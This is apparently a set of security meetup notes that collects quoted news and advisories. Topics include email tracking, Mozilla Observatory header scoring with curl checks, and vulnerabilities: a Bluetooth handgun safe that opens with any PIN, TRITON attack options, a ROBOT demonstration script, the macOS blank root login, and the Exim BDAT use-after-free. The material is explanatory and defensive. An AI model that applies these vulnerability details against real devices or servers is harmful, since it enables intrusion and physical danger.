2. [A CEO's Guide to Emacs](#)
3. [Around the world with Unicode](#)
4. [High-level Problems with Git and How to Fix Them](#)
5. [Writing a Simple Linux Kernel Module](#)
6. [Why Some Phishing Emails Are Mysteriously Disappearing](#)

Legal links

1. [Evidence That Ethiopia Is Spying on Journalists Shows Commercial Spyware Is Out of Control](#)
2. [Hacking Back Makes a Comeback—But It's Still a Really Bad Idea](#)
3. [Mirai IoT Botnet Co-Authors Plead Guilty](#)
4. [Uber used bug bounty program to launder blackmail payment to hacker](#)

ISP misbehavior

1. [Code injection: A new low for ISPs](#)
Use EFF's [HTTPS Everywhere](#) to avoid this problem.

Hacking links

1. [Traffic to Major Tech Firms Rerouted to Russia](#)
2. [CVE-2017-11937](#)
From [Microsoft emergency update: Malware Engine needs, erm, malware protection:](#)
According to Microsoft, the vulnerability can be triggered when the Malware Protection Engine scans a downloaded file to check for threats. In many systems this is set to happen automatically for all new files.
By exploiting a memory corruption error in the malware scanning tool, the attack file would be able to execute code on the target machine with [LocalSystem](#) privileges.
3. [Fortinet VPN Client Exposes VPN Creds, Palo Alto Firewalls Allow Remote Attacks](#)
4. [1.4 Billion Clear Text Credentials Discovered in a Single Database](#)

Email tracking

From [How Email Open Tracking Quietly Took Over the Web](#):

The tech is pretty simple. Tracking clients embed a line of code in the body of an email—usually in a 1x1 pixel image, so tiny it's invisible, but also in elements like hyperlinks and custom fonts. When a recipient opens the email, the tracking client recognizes that pixel has been downloaded, as well as where and on what device. Newsletter services, marketers, and advertisers have used the technique for years, to

collect data about their open rates; major tech companies like Facebook and Twitter followed suit in their ongoing quest to profile and predict our behavior online.

According to OMC's data, a full 19 percent of all "conversational" email is now tracked. That's one in five of the emails you get from your friends. And you probably never noticed.

"Surprisingly, while there is a vast literature on web tracking, email tracking has seen little research," noted an [October 2017 paper](#) published by three Princeton computer scientists. All of this means that billions of emails are sent every day to millions of people who have never consented in any way to be tracked, but are being tracked nonetheless.

"I do not know of a single established sales team in [the online sales industry] that does not use some form of email open tracking," says John-Henry Scherck, a content marketing pro and the principal consultant at Growth Plays. "I think it will be a matter of time before either everyone uses them," Scherck says, "or major email providers block them entirely."

But marketing and online sales—even spammers—are no longer responsible for the bulk of the tracking. "Now, it's the major tech companies," Seroussi says. "Amazon has been using them a lot, Facebook has been using them. Facebook is the number one tracker besides MailChimp." When Facebook sends you an email notifying you about new activity on your account, "it opens an app in background, and now Facebook knows where you are, the device you're using, the last picture you've taken—they get everything."

Both Amazon and Facebook "deeplink all of the clickable links within the email to trigger actions on their app running on your device," Seroussi says. "Depending on permissions set by the user, Facebook will have access to almost everything from Camera Roll, location, and many other logs that are hidden. But even if a user has disabled location permission on his device, email tracking will bypass this restriction and still provide Facebook with the user's location."

This is what worries Bitdefender's Afloarei about malicious spammers who use trackers, too. "As for the dangers of being tracked in spam, one must keep in mind the kind of people that do the tracking, and the fact that they can find out your IP address and therefore your location or workplace," he says. Just by watching you open your email, Afloarei says spammers can learn your schedule ("based on the time you check your email"), your itinerary (based on how you check mail at home, on the bus, or so on), and personal preferences (based on where they harvested the email; say, a sports forum, or a music fansite).

There's one more reason to be wary: Email tracking is evolving. [Research from October](#) looked at emails from newsletter and mailing list services from the 14,000 most popular websites on the web, and found that 85 percent contained trackers—and 30 percent leak your email addresses to outside corporations, without your consent.

A host of anti-tracking services have sprung up to combat the rising tide of inbox tracers—from [Ugly Mail](#), to [PixelBlock](#), to [Senders](#). [Ugly Mail notifies you](#) when an email is carrying a tracking pixel, and PixelBlock prevents it from opening. Senders makes use of a similar product formerly known as Trackbuster, as part of service that displays info (Twitter, LinkedIn account, etc) about the sender of the email you're reading. Using these services, I spotted more than a few acquaintances and even some contacts I consider friends using tracking in their correspondence.

But even those methods aren't foolproof. Tracking methods are always evolving and improving, and finding ways around the current crop of track-blockers. "It's a fight we're having over the last couple of years," Seroussi says. "They can't counter all the methods that we know—so they get around the block by setting up new infrastructures. It's a chase, they're doing a job."

To prevent third-parties from leaking your email, meanwhile, Princeton's Englehart says "the only surefire solution right now is to block images by default." That is, turn on image-blocking in your email client, so you can't receive any images at all.

Observatory website scanner

Observatory scoring

Mozilla HTTP Observatory:

The Mozilla HTTP Observatory is a set of tools to analyze your website and inform you if you are utilizing the many available methods to secure it.

It is split into three projects:

- [http-observatory](#) - scanner/grader
- [observatory-cli](#) - command line interface
- [http-observatory-website](#) - web interface

See [HTTP Observatory Scoring Methodology](#) for how websites are scored from 0 - 130. Also see [Security/Guidelines/Web Security](#).

Running Observatory

Mozilla HTTP Observatory:

Sites can be scanned using:

- [observatory.mozilla.org](#) - the online interface
- [observatory-cli](#) - the official node.js command line interface
- [java-http-observatory-api](#) - a third party java library and command line interface

Testing SBWASP website

Prior to this presentation the 3 website copies of this site were given different degrees of modification to get different scores using Observatory:

1. [SBWASP at GitHub](#) scoring 35/100 or “D”

Left as-is to get worst possible score. Note that adding HTTP headers is not possible, though adding `<meta http-equiv="" content="" />` can have a similar effect (which will be demonstrated using Cloudfront/S3).

It lost the following points:

- (a) Content Security Policy = -25 (worst possible -25)
- (b) Subresource Integrity = -5 (worst possible -50) with https used to load external scripts (good thing)
- (c) X-Content-Type-Options = -5 (worst possible)
- (d) X-Frame-Options = -20 (worst possible)
- (e) X-XSS-Protection = -10 (worst possible)

2. [SBWASP at Google App Engine](#) scoring 75/100 or “B”

Google App Engine allows setting HTTP headers, so this was modified to maximize the score, lacking only:

- (a) HTTP Content Security Policy = -20 vs +5 possible

Sphinx requires `unsafe-inline` for `script-src`, which loses 25 points from the top score.

- (b) HTTP Strict Transport Security = 0 vs +5 possible

No [HSTS Preload](#) to bump up [HTTP Strict Transport Security](#).

- (c) Subresource Integrity = -5 vs +5 possible

The automatically generated Sphinx code uses HTTPS to load remote scripts but not [Subresource Integrity](#).

3. SBWASP at AWS CloudFront/S3 scoring 40/100 or “D”

Cannot specify HTTP headers, but HTML modified to include `<meta http-equiv="" content="" />` records to mimic HTTP headers. It lost 35 points compared to the GAE version, all due to the meta http-equiv failed to produce the same results as the HTTP header:

- (a) HTTP Strict Transport Security = -20 vs +5 possible (lost 20 vs GAE)

- (b) X-Content-Type-Options = -5 vs 0 possible (lost 5 vs GAE)

The meta http-equiv failed to mimic the HTTP header.

- (c) X-XSS-Protection = -10 vs 0 (lost 10 vs GAE)

The meta http-equiv failed to mimic the HTTP header.

Note that AWS CloudFront/S3 scored 90 but is listed as 70.

HTTP headers

The added security came from HTTP headers, which were available on Google App Engine, but not AWS CloudFront/S3 nor GitHub. The `<meta http-equiv="" content="" />` element can specify the equivalent of some (but not all) of those HTTP headers. See [HTML 5.2, 14 December 2017 - 4.2.5.3](#) or [HTML 5.3 Editor's Draft, 15 December 2017 - 4.2.5.3](#) for a discussion of the draft HTML 5.3 http-equiv. In there it mentions processing of `<meta http-equiv="content-security-policy" />`, where the report-uri, frame-ancestors, and sandbox policy directives are ignored. In fact we noticed the X-Content-Type-Options and more significantly Strict-Transport-Security were also ignored.

Here is the app.yaml file to enable Google App Engine support for HTTP headers:

```
handlers:
- url: /html
  secure: always
  static_dir: html
  http_headers:
    X-Content-Type-Options: nosniff
    X-Frame-Options: deny
    X-XSS-Protection: 1; mode=block
    Referrer-Policy: strict-origin
    Strict-Transport-Security: max-age=31536000; includeSubDomains
    Access-Control-Allow-Origin: '*'
    Content-Security-Policy: default-src 'none'; script-src 'self' https://cdnjs.
    ↪cloudflare.com 'unsafe-inline'; connect-src 'self'; img-src 'self'; style-src 'self
    ↪'; font-src 'self'; form-action 'self'; frame-ancestors 'none'; base-uri 'self'
```

Generating the equivalent http-equiv HTML involves learning how Sphinx and reStructuredText allow http-equiv:

reStructuredText Directives - Meta Describes the reStructuredText directives for meta http-equiv.

Sphinx - The build configuration file - rst_prolog Describes the rst_prolog Sphinx directive for adding reStructuredText and the beginning of every source file

Combining these 2 documents we get the Sphinx `conf.py` directive to add meta http-equiv header directives:

```
# Add meta http-equiv replacements for HTTP headers.
rst_prolog = """
.. meta::
    :http-equiv=Content-Security-Policy: default-src 'none'; script-src 'self' https://
    ↪cdnjs.cloudflare.com 'unsafe-inline'; connect-src 'self'; img-src 'self'; style-src
    ↪'self'; font-src 'self'; form-action 'self'; frame-ancestors 'none'; base-uri 'self'
.. meta::
    :http-equiv=X-Content-Type-Options: nosniff
.. meta::
    :http-equiv=X-Frame-Options: deny
.. meta::
    :http-equiv=X-XSS-Protection: 1; mode=block
.. meta::
    :http-equiv=Referrer-Policy: strict-origin
.. meta::
    :http-equiv=Strict-Transport-Security: max-age=31536000; includeSubDomains
.. meta::
    :http-equiv=Access-Control-Allow-Origin: '*'
"""
```

For more information about CSPs see [Content Security Policy \(CSP\) Quick Reference Guide](#).

The actual HTTP headers from SBWASP at Google App Engine are:

```
hacker@kali:~$ curl -v -o /dev/null https://pentest-meetup.appspot.com/html/index.html
##### SNIP #####
> GET /html/index.html HTTP/2
> Host: pentest-meetup.appspot.com
> User-Agent: curl/7.57.0
> Accept: */*
>
{ [5 bytes data]
* Connection state changed (MAX_CONCURRENT_STREAMS updated)!
} [5 bytes data]
< HTTP/2 200
< access-control-allow-origin: *
< content-security-policy: default-src 'none'; script-src 'self' https://cdnjs.
    ↪cloudflare.com 'unsafe-inline'; connect-src 'self'; img-src 'self'; style-src 'self
    ↪'; font-src 'self'; form-action 'self'; frame-ancestors 'none'; base-uri 'self'
< referrer-policy: strict-origin
< strict-transport-security: max-age=31536000; includeSubDomains
< x-content-type-options: nosniff
< x-frame-options: deny
< x-xss-protection: 1; mode=block
< date: Fri, 15 Dec 2017 20:12:37 GMT
< expires: Fri, 15 Dec 2017 22:12:37 GMT
< cache-control: public, max-age=7200
< etag: "6U-ivg"
< x-cloud-trace-context: 28f642090e61dc7ced3e1a8ffab3d3f9
< content-type: text/html
< server: Google Frontend
< alt-svc: hq=":443"; ma=2592000; quic=51303431; quic=51303339; quic=51303338;
    ↪quic=51303337; quic=51303335, quic=":443"; ma=2592000; v="41,39,38,37,35"
<
{ [5 bytes data]
100 23238 0 23238 0 0 23238 0 --:--:-- --:--:-- --:--:-- 102k
* Connection #0 to host pentest-meetup.appspot.com left intact
```

The meta http-equiv tags from AWS CloudFront/S3 are:

```
hacker@kali:~$ curl -s https://pentest-meetup.appspot.com/html/index.html 2>&1 | grep
↪ 'http-equiv'
<meta content="default-src 'none'; script-src 'self' https://cdnjs.cloudflare.com
↪ 'unsafe-inline'; connect-src 'self'; img-src 'self'; style-src 'self'; font-src
↪ 'self'; form-action 'self'; frame-ancestors 'none'; base-uri 'self'" http-equiv=
↪ "Content-Security-Policy" />
<meta content="nosniff" http-equiv="X-Content-Type-Options" />
<meta content="deny" http-equiv="X-Frame-Options" />
<meta content="1; mode=block" http-equiv="X-XSS-Protection" />
<meta content="strict-origin" http-equiv="Referrer-Policy" />
<meta content="max-age=15768000; includeSubDomains" http-equiv="Strict-Transport-
↪ Security" />
<meta content="'*' " http-equiv="Access-Control-Allow-Origin" />
```

As noted earlier, not only were report-uri, frame-ancestors, and sandbox policy directives ignored, we noticed the X-Content-Type-Options and more significantly Strict-Transport-Security were also ignored. That caused significantly lower scores for static website hosting lacking HTTP headers.

11.14.2 Exploits this week

Remotely opening a handgun safe

Top-selling handgun safe can be remotely opened in seconds—no PIN needed is detailed in [BlueSteal: Popping GATT Safes](#):

- **The Fun Vulnerability** – The manufacturer’s Android application allows for unlimited pairing attempts with the safe. The pairing pin code is the same as the unlocking pin code. This allows for an attacker to identify the shared pincode by repeated brute force pairing attempts to the safe.
- **The Really Fun Vulnerability- CVE-2017-17436** – There is no encryption between the Android phone app and the safe. The application transmits the safe’s pin code in clear text after successfully pairing. The website and marketing materials advertise that this communication channel is encrypted with “Highest Level Bluetooth Encryption” and “Data transmissions are secure via AES256 bit encryption”. However these claims are not true. AES256 bit encryption is not supported in the Bluetooth LE standard and we have not seen evidence of its usage in higher layers. AES-128 is supported in Bluetooth LE, but the manufacturer is not using that either. This lack of encryption allows an individual to learn the passcode by eavesdropping on the communications between the application and the safe.
- **The ‘How Does This Even Happen?’ Vulnerability- CVE-2017-17435** – An attacker can remotely unlock any safe in this product line through specially formatted Bluetooth messages, even with no knowledge of the pin code. The phone application requires the valid pin to operate the safe, and there is a field to supply the pin code in an authorization request. However **the safe does not verify the pin code**, so an attacker can obtain authorization and unlock the safe using any arbitrary value as the pin code.

TRITON

From [Attackers Deploy New ICS Attack Framework “TRITON” and Cause Operational Disruption to Critical Infrastructure](#):

Mandiant recently responded to an incident at a critical infrastructure organization where an attacker deployed malware designed to manipulate industrial safety systems. The targeted systems provided emergency shutdown capability for industrial processes. We assess with moderate confidence that the attacker was developing the capability to cause physical damage and inadvertently shutdown operations. This malware, which we call TRITON, is an attack framework built to interact with Triconex Safety Instrumented

System (SIS) controllers. We have not attributed the incident to a threat actor, though we believe the activity is consistent with a nation state preparing for an attack.

The attacker deployed TRITON shortly after gaining access to the SIS system, indicating that they had pre-built and tested the tool which would require access to hardware and software that is not widely available. TRITON is also designed to communicate using the proprietary TriStation protocol which is not publicly documented suggesting the adversary independently reverse engineered this protocol.

The targeting of critical infrastructure to disrupt, degrade, or destroy systems is consistent with numerous attack and reconnaissance activities carried out globally by Russian, Iranian, North Korean, U.S., and Israeli nation state actors. Intrusions of this nature do not necessarily indicate an immediate intent to disrupt targeted systems, and may be preparation for a contingency.

We assess with moderate confidence that the attacker's long-term objective was to develop the capability to cause a physical consequence. We base this on the fact that the attacker initially obtained a reliable foothold on the DCS and could have developed the capability to manipulate the process or shutdown the plant, but instead proceeded to compromise the SIS system. Compromising both the DCS and SIS system would enable the attacker to develop and carry out an attack that causes the maximum amount of damage allowed by the physical and mechanical safeguards in place.

Some terms:

DCS Distributed Control System

A Distributed Control System (DCS) provides human operators with the ability to remotely monitor and control an industrial process.

ICS Industrial Control System

OT Operational Technology

SIS Safety Instrumented System

A SIS is an autonomous control system that independently monitors the status of the process under control. If the process exceeds the parameters that define a hazardous state, the SIS attempts to bring the process back into a safe state or automatically performs a safe shutdown of the process.

Attack methods:

Attack Option 1: Use the SIS to shutdown the process

Attack Option 2: Reprogram the SIS to allow an unsafe state

Attack Option 3: Reprogram the SIS to allow an unsafe state – while using the DCS to create an unsafe state or hazard

The ROBOT Attack

From [The ROBOT Attack](#):

The Vulnerability

ROBOT is the return of a 19-year-old vulnerability that allows performing RSA decryption and signing operations with the private key of a TLS server.

In 1998, Daniel Bleichenbacher discovered that the error messages given by SSL servers for errors in the PKCS #1 1.5 padding allowed an adaptive-chosen ciphertext attack; this attack fully breaks the confidentiality of TLS when used with RSA encryption.

We discovered that by using some slight variations this vulnerability can still be used against many HTTPS hosts in today's Internet.

Facebook was vulnerable as shown by this script:

```

echo 799e4353 5a4da709 80fada33 d0fbf51a e60d32c1 115c87ab 29b716b4 9ab06377 33f92fc9
↪85f280fa 569e41e2 847b09e8 d028c0c2 a42ce5be eb640c10 1d5cf486 cdffc5be 116a2d5b
↪a36e52f4 195498a7 8427982d 50bb7d9d 938ab905 40756535 8b1637d4 6fbb60a9 f4f093fe
↪58dbd251 2cca70ce 842e74da 078550d8 4e6abc83 ef2d7e72 ec79d7cb 2014e7bd 8debbd1e
↪313188b6 3a2a6aec 55de6f56 ad49d32a 1201f180 82afe3b4 edf02ad2 a1bce2f5 7104f387
↪f3b8401c 5a7a8336 c80525b0 b83ec965 89c36768 5205623d 2dcdbel4 66701dff c6e768fb
↪8af1afdb e0ala626 54f3fd08 175069b7 b198c471 95b63083 9c663321 dc5ca39a bfb45216
↪db7ef837 | xxd -r -p > sig

curl https://crt.sh/?
↪d=F709E83727385F514321D9B2A64E26B1A195751BBCAB16BE2F2F34EBB084F6A9|openssl x509 -
↪noout -pubkey > pubkey.key

openssl rsautl -verify -pubin -inkey pubkey.key -in sig

```

11.15 2017-12-09 Phone tracking, AWS leaks, macOS root, exim

11.15.1 Links and updates this week

Maker's Schedule vs Manager's Schedule

From [Maker's Schedule, Manager's Schedule](#):

There are two types of schedule, which I'll call the manager's schedule and the maker's schedule. The manager's schedule is for bosses. It's embodied in the traditional appointment book, with each day cut into one hour intervals. You can block off several hours for a single task if you need to, but by default you change what you're doing every hour.

Most powerful people are on the manager's schedule. It's the schedule of command. But there's another way of using time that's common among people who make things, like programmers and writers. They generally prefer to use time in units of half a day at least. You can't write or program well in units of an hour. That's barely enough time to get started.

When you're operating on the maker's schedule, meetings are a disaster. A single meeting can blow a whole afternoon, by breaking it into two pieces each too small to do anything hard in.

DNS leak test

See [DNS leak test.com](#) for information on testing for DNS leaks.

Of course any pentester should be able to run a network scan for DNS leaks.

Not getting hacked update

Not getting hacked was updated to reflect a link to [Cybersecurity Campaign Playbook](#).

Tracking via phone apps

From [Staggering Variety of Clandestine Trackers Found in Popular Android Apps](#):

Researchers at Yale Privacy Lab and French nonprofit Exodus Privacy have documented the proliferation of tracking software on smartphones, finding that weather, flashlight, ride-sharing, and dating apps, among others, are infested with dozens of different types of trackers collecting vast amounts of information to better target advertising.

Exodus security researchers [identified 44 trackers in more than 300 apps](#) for Google's Android smartphone operating system. The apps, collectively, have been downloaded billions of times. Yale Privacy Lab, within the university's law school, is working to replicate the Exodus findings and has already [released reports](#) on 25 of the trackers.

Yale Privacy Lab researchers have only been able to analyze Android apps but believe many of the trackers also exist on iOS, since companies often distribute for both platforms. To find trackers, the Exodus researchers built a custom auditing platform for Android apps, which searched through the apps for digital "signatures" distilled from known trackers.

Among the Android apps researchers identified were, with six or seven trackers each, dating apps Tinder and OkCupid, the Weather Channel app, and Super-Bright LED Flashlight; the app for digital music service Spotify, which embedded four trackers, including two from Google; ride-sharing service Uber, with three trackers; and Skype, Lyft, AccuWeather, and Microsoft Outlook.

See [Exodus Privacy](#) for an overview of the [Exodus-Privacy/exodus](#) tool and the Exodus Privacy French non-profit organization. They have a [Mastodon](#) (see [Mastodon \(software\)](#)) presence at [Exodus Privacy Mastodon](#) with a link to [When the threats get weird, the security solutions get weirder](#):

Tracking is a real problem for mobile apps, and this problem is underappreciated in considerations around BYOD policies.

Yale University Law School's Privacy Lab and the France-based nonprofit Exodus Privacy have [documented](#) that more than 75% of the more than 300 Android apps they looked at contained trackers of one kind or another, which mostly exist for advertising, behavioral analytics or location tracking.

Most of that location tracking relies on accessing GPS information, which requires user opt-in. But now, researchers at Princeton University [have demonstrated](#) a potential privacy breach by creating an app called PinMe, which harvests location information on a smartphone without using GPS information.

In general, our belief that turning off the location feature of phones protected us from location snoops has been invalidated.

In fact, many of our assumptions around security are being challenged by new facts. Take two-factor authentication, for example.

A report last month by Javelin Strategy & Research claimed that current applications of multi-factor authentication are "being undermined." Two- or multi-factor authentication is also underutilized by enterprises, with just over one-third using "two or more factors to secure access to their data and systems."

So we can't trust two-factor authentication like we used to, and even if we could it's wildly underutilized.

But surely we can trust Apple devices, right? Apple has a sterling reputation for strong security. Or, I should say, "had" such a reputation.

The Exodus tool was used by the [Yale Privacy Lab](#) to create a report announced at [#BlackFriday Announcement from Privacy Lab](#). The detailed report is at [Yale Privacy Lab - Tracker Profiles](#).

From the [#BlackFriday Announcement from Privacy Lab](#):

More than 75% of the 300+ apps analyzed by Exodus contain the signatures of trackers, though this data does not tell the whole story. There is an entire industry based upon these trackers, and apps identified as "clean" today may contain trackers that have not yet been identified. Tracker code may also be added by developers to new versions of apps in the future. The Exodus platform identifies trackers via signatures, like an anti-virus or spyware scanner, and thus can only detect trackers previously identified by researchers at the time of the scan.

From the [Yale Privacy Lab - Surveillance Map](#):

Yale Privacy Lab is calling for transparency and public discussion concerning the steadily-increasing surveillance in our streets and near our homes, workplaces, and schools. This map is a starting point for conversation and action, focusing on Greater New Haven.

Apple sharing your face

From [Apple is sharing your face with apps. That's a new privacy worry.](#):

Beyond a photo, the iPhone X's front sensors scan 30,000 points to make a 3D model of your face. That's how the iPhone X unlocks and makes animations that might have once required a Hollywood studio.

Now that a phone can scan your mug, what else might apps want to do with it? They could track your expressions to judge if you're depressed. They could guess your gender, race and even sexuality. They might combine your face with other data to observe you in stores—or walking down the street.

Apps aren't doing most of these things, yet. But is Apple doing enough to stop it? After I pressed executives this week, Apple made at least one change—retroactively requiring an app tapping into face data to publish a privacy policy.

Apple's face tech sets some good precedents—and some bad ones. It won praise for storing the face data it uses to unlock the iPhone X securely on the phone, instead of sending it to its servers over the Internet.

Less noticed was how the iPhone lets other apps now tap into two eerie views from the so-called TrueDepth camera. There's a wireframe representation of your face and a live read-out of 52 unique micro-movements in your eyelids, mouth and other features. Apps can store that data on their own computers.

To see for yourself, use an iPhone X to download an app called MeasureKit. It exposes the face data Apple makes available. The app's maker, Rinat Khanov, tells me he's already planning to add a feature that lets you export a model of your face so you can 3D print a mini-me.

And Apple's rules say developers can't sell face data, use it to identify anonymous people or use it for advertising. They're also required to have privacy policies.

The bigger concern: “How realistic is it to expect Apple to adequately police this data?” Georgetown's Garvey told me. Apple might spot violations from big apps like Facebook, but what about gazillions of smaller ones?

Then there's a permission problem. Apps are supposed to make clear why they're accessing your face and seek “conspicuous consent,” according to Apple's policies. But when it comes time for you to tap OK, you get a pop-up that asks to “access the camera.” It doesn't say, “HEY, I'M NOW GOING TO MAP YOUR EVERY TWITCH.”

Go, Rust, Git, and Mercurial

Some follow-up on some topics we've talked about in the past: Git, Mercurial, Rust, and Go . . .

Git

Git is highly successful, even to the point that Microsoft is adapting Git: [Microsoft and GitHub team up to take Git virtual file system to macOS, Linux.](#)

But git is hard, so take a look at [Think Like \(a\) Git - Git shouldn't be so hard to learn.](#)

Mercurial

Facebook uses and is extending Mercurial:

- [Scaling Mercurial at Facebook](#)
- [facebookexperimental/mononoke](#) is a next-generation server for the [Mercurial source control system](#), meant to scale up to accepting thousands of commits every hour across millions of files. It is primarily written in the [Rust programming language](#).
- [Facebook hg-experimental](#) repository has some Python extensions written in Rust

Rust

Which brings us to [Using Rust in Mercurial](#) illustrating another search for more secure coding by using Rust.

To learn Rust see the free book [The Rust Programming Language](#) and to play with Rust online see the [Rust Playground](#).

Go issues

Regarding go, [Go programming language invalid modular exponentiation result \(Exp\(\) in math/big pkg\)](#) shows an error in Go:

For an exponent of 1, `big.Int.Exp` returns the correct value only for a 0 recipient, and an off-by-one result for all pre-allocated recipients.

And [Debugging an evil Go runtime bug](#):

Go loves small stacks.

```
TEXT runtime·walltime(SB),NOSPLIT,$16
    // Be careful. We're calling a function with gcc calling convention.
    ↪here.
    // We're guaranteed 128 bytes on entry, and we've taken 16, and the
    // call uses another 8.
    // That leaves 104 for the gettimeofday code to use. Hope that's enough!
```

Turns out 104 bytes aren't enough for everybody. Certainly not for my kernel.

It's worth pointing out that the vDSO specification makes no mention of maximum stack usage guarantees, so this is squarely Go's fault for making invalid assumptions.

Classified AWS

From [Announcing the New AWS Secret Region](#):

With the launch of this new Secret Region, AWS becomes the first and only commercial cloud provider to offer regions to serve government workloads across the full range of data classifications, including Unclassified, Sensitive, Secret, and Top Secret.

11.15.2 Exploits this week

Top Secret NSA and Army data leaked online

From [Black Box, Red Disk: How Top Secret NSA and Army Data Leaked Online](#):

Critical data belonging to the United States [Army Intelligence and Security Command \(INSCOM\)](#), a joint US Army and National Security Agency (NSA) Defense Department command tasked with gathering intelligence for US military and political leaders, leaked onto the public internet, exposing internal data and virtual systems used for classified communications to anyone with an internet connection. With a [middling CSTAR cyber risk score of 589 out of a maximum of 950](#), INSCOM's web presence provides troubling indications of gaps in their cybersecurity - exemplified by the presence of classified data within this publicly accessible data repository.

Among the most compelling downloadable assets revealed from within the exposed bucket is a virtual hard drive used for communications within secure federal IT environments, which, when opened, reveals classified data labeled [NOFORN](#) - a restriction indicating a high level of sensitivity, prohibited from being disseminated even to foreign allies. The exposed data also reveals sensitive details concerning the Defense Department's battlefield intelligence platform, [the Distributed Common Ground System - Army \(DCGS-A\)](#) as well as [the platform's troubled cloud auxiliary, codenamed "Red Disk."](#)

This cloud leak follows a number of previous Cyber Risk Team reports detailing Pentagon data exposures from within [the US Central Command, US Pacific Command, and the National Geospatial-Intelligence Agency](#), a Defense Department agency tasked with acquiring and analyzing satellite imagery intelligence. Such continual and apparently accidental exposure of classified national security data to the wider internet is proof that even the most secretive corners of the IT landscape are not immune to the cyber risks befalling any enterprise operating at scale.

Also see [Researcher discovers classified Army intel app, data on open public AWS bucket](#).

Just say no to Amazon Echo, Google Home, ...

Alexa, are you listening?

From [Alexa, are you listening?](#):

The Amazon Echo is vulnerable to a physical attack that allows an attacker to gain a root shell on the underlying Linux operating system and install malware without leaving physical evidence of tampering. Such malware could grant an attacker persistent remote access to the device, steal customer authentication tokens, and the ability to stream live microphone audio to remote services without altering the functionality of the device.

This vulnerability is due to two hardware design choices:

- Exposed debug pads on the base of the device
- Hardware configuration setting which allows the device to boot from an external SD Card

This vulnerability has been confirmed on the 2015 and 2016 edition of the Amazon Echo however the 2017 edition is not vulnerable to this physical attack. The mitigation implemented by Amazon was to join the +3V input pad with the MOSI/CMD pad somewhere on the main board, this effectively disables SPI communications with an external SD Card, preventing external booting.

Don't Buy Anyone an Echo

From [Don't Buy Anyone an Echo](#):

Three years ago, we [said](#) the Echo was "the most innovative device Amazon's made in years." That's still true. But you shouldn't buy one. ... In fact, ignore any praise we've ever heaped onto smart speakers and voice-controlled assistants. They're bad!

Let me make this point dreadfully clear, though: Your family members do not need an Amazon Echo or a Google Home or an Apple HomePod or whatever that one smart speaker that uses Cortana is called. And

you don't either. ... You probably think that having an always-on microphone in your home is fine, and furthermore, tech companies only record and store snippets of your most intimate conversations.

By buying a smart speaker, you're effectively paying money to let a huge tech company surveil you. ... Amazon, Google, Apple, and others say that their devices aren't spying on unsuspecting families. The only problem is that these gadgets are both hackable and prone to bugs.

The same companies are less explicit about what they're doing with all that data. They're also vague about whether they might share voice recordings with developers in the future. Amazon, at least, [seems open to the idea](#).

We do know that Amazon will hand over your Echo data if the gadget becomes involved in a homicide investigation. ... It remains unclear how government agencies like the FBI, CIA, and NSA are treating smart speakers, too. The FBI, for one, would neither confirm nor deny wiretapping Amazon Echo devices when Gizmodo asked the agency about it last year.

... Anything that's connected to the internet is potentially vulnerable to intrusions, but as a new category of devices, smart speakers are simply untested in the security arena. ... Not long after its launch, the Google Home Mini [experienced a bug](#) that led to the device recording everything happening in a technology reporter's house for dozens of hours.

From (the above) link [Amazon may give app developers access to Alexa audio recordings](#):

Amazon is considering granting third-party app developers access to transcripts of audio recordings saved by Alexa-powered devices, according to a [report from The Information](#) today.

The data is also kept in the event it's requested by law enforcement, however Amazon fought police over what it saw as an [overly broad request for audio logs on a murder suspect](#) last year. (The company relented in April of this year and [handed over the logs](#) when the suspect voluntarily said he was willing to provide them.)

Amazon does not hand this data over to developers, *The Information* says, because such a move would undermine Amazon's commitment to user privacy. However, because Google, which makes the most popular Echo competitor currently on the market, does give developers access to this data, Amazon's Echo and Alexa divisions feel they are at a disadvantage, the report states. Google did not immediately respond to a request for comment on its data-sharing policies for the Home speaker.

macOS allows login as root

[CVE-2017-13872](#) is a serious vulnerability that

... allows attackers to obtain administrator access without a password via certain interactions involving entry of the root user name.

From [Why <blank> Gets You Root](#):

When a user (or attacker) attempts to log into an account that is not currently enabled (i.e. root), the system will create that account with whatever password the user specifies. ... even if that password is blank. Then the user (or attacker) can readily log into that account ...

Continuing on in the article, it was first posted on Nov 13, 2017:

rather innocuously, to Apple's very own Developer Forums. ... in order to aid a user ...

However, the flaw only gained wider public attention, when Lemi Orhan Ergin ([@lemiorhan](#)) posted a [tweet](#) stating that, "we noticed a *HUGE* security issue at MacOS High Sierra...":

Let's recap:

- For accounts that are disabled (i.e. don't have 'shadowhash' data) macOS will attempt to perform an upgrade

- During this upgrade, `od_verify_crypt_password` returns a non-zero value, and an error code which is not checked
- The user (or attacked) specified password is then ‘upgraded’ and saved for the account

About the security content of Security Update 2017-001 describes how to check that the patch has been applied.

From [Apple to audit development processes after Mac bug discovered](#):

Apple Inc (AAPL.O) said on Wednesday it would review its software development process a day after a researcher discovered a bug in a new version of its Mac operating system that could give hackers total control of vulnerable machines.

Exim RCE and DoS

Exim usage and BDAT

Note: from [Mail \(MX\) Server Survey](#) Exim ran 56.64% of the 1,016,147 servers that were able to be fingerprinted. So bugs are a big deal.

Note: for details of SMTP BDAT see [RFC 3030](#) SMTP Service Extensions for Transmission of Large and Binary MIME Messages.

CVE-2017-16943 and CVE-2017-16944

There are 2 bugs resulting in 2 CVEs: [CVE-2017-16943](#) and [CVE-2017-16944](#). The more serious is the remote code execution in CVE-2017-16943:

The `receive_msg` function in `receive.c` in the SMTP daemon in Exim 4.88 and 4.89 allows remote attackers to execute arbitrary code or cause a denial of service (use-after-free) via vectors involving BDAT commands.

The (RCE) bug was reported as [\[exim-announce\] Critical Exim Security Vulnerability: disable chunking](#):

A remote code execution vulnerability has been reported in Exim, with immediate public disclosure (we were given no private notice).

With immediate effect, please apply this workaround: if you are running Exim 4.88 or newer (4.89 is current, 4.90 is upcoming) then in the main section of your Exim configuration, set:

```
chunking_advertise_hosts =
```

That’s an empty value, nothing on the right of the equals. This disables advertising the ESMTP CHUNKING extension, making the BDAT verb unavailable and avoids letting an attacker apply the logic.

This should be a complete workaround. Impact of applying the workaround is that mail senders have to stick to the traditional DATA verb instead of using BDAT.

This bug was reported publically via [Bug 2199 - Exim use-after-free vulnerability while reading mail header](#):

Hi, we found a use-after-free vulnerability which is exploitable to RCE in the SMTP server.

To trigger this bug, BDAT command is necessary to perform an allocation by raising an error. Through our research, we confirm that this vulnerability can be exploited to remote code execution if the binary is not compiled with PIE.

An RIP controlling PoC is in attachment poc.py. The following is the gdb result of this PoC:

```
Program received signal SIGSEGV, Segmentation fault. 0x00000000deadbeef in ?? () (gdb)
```

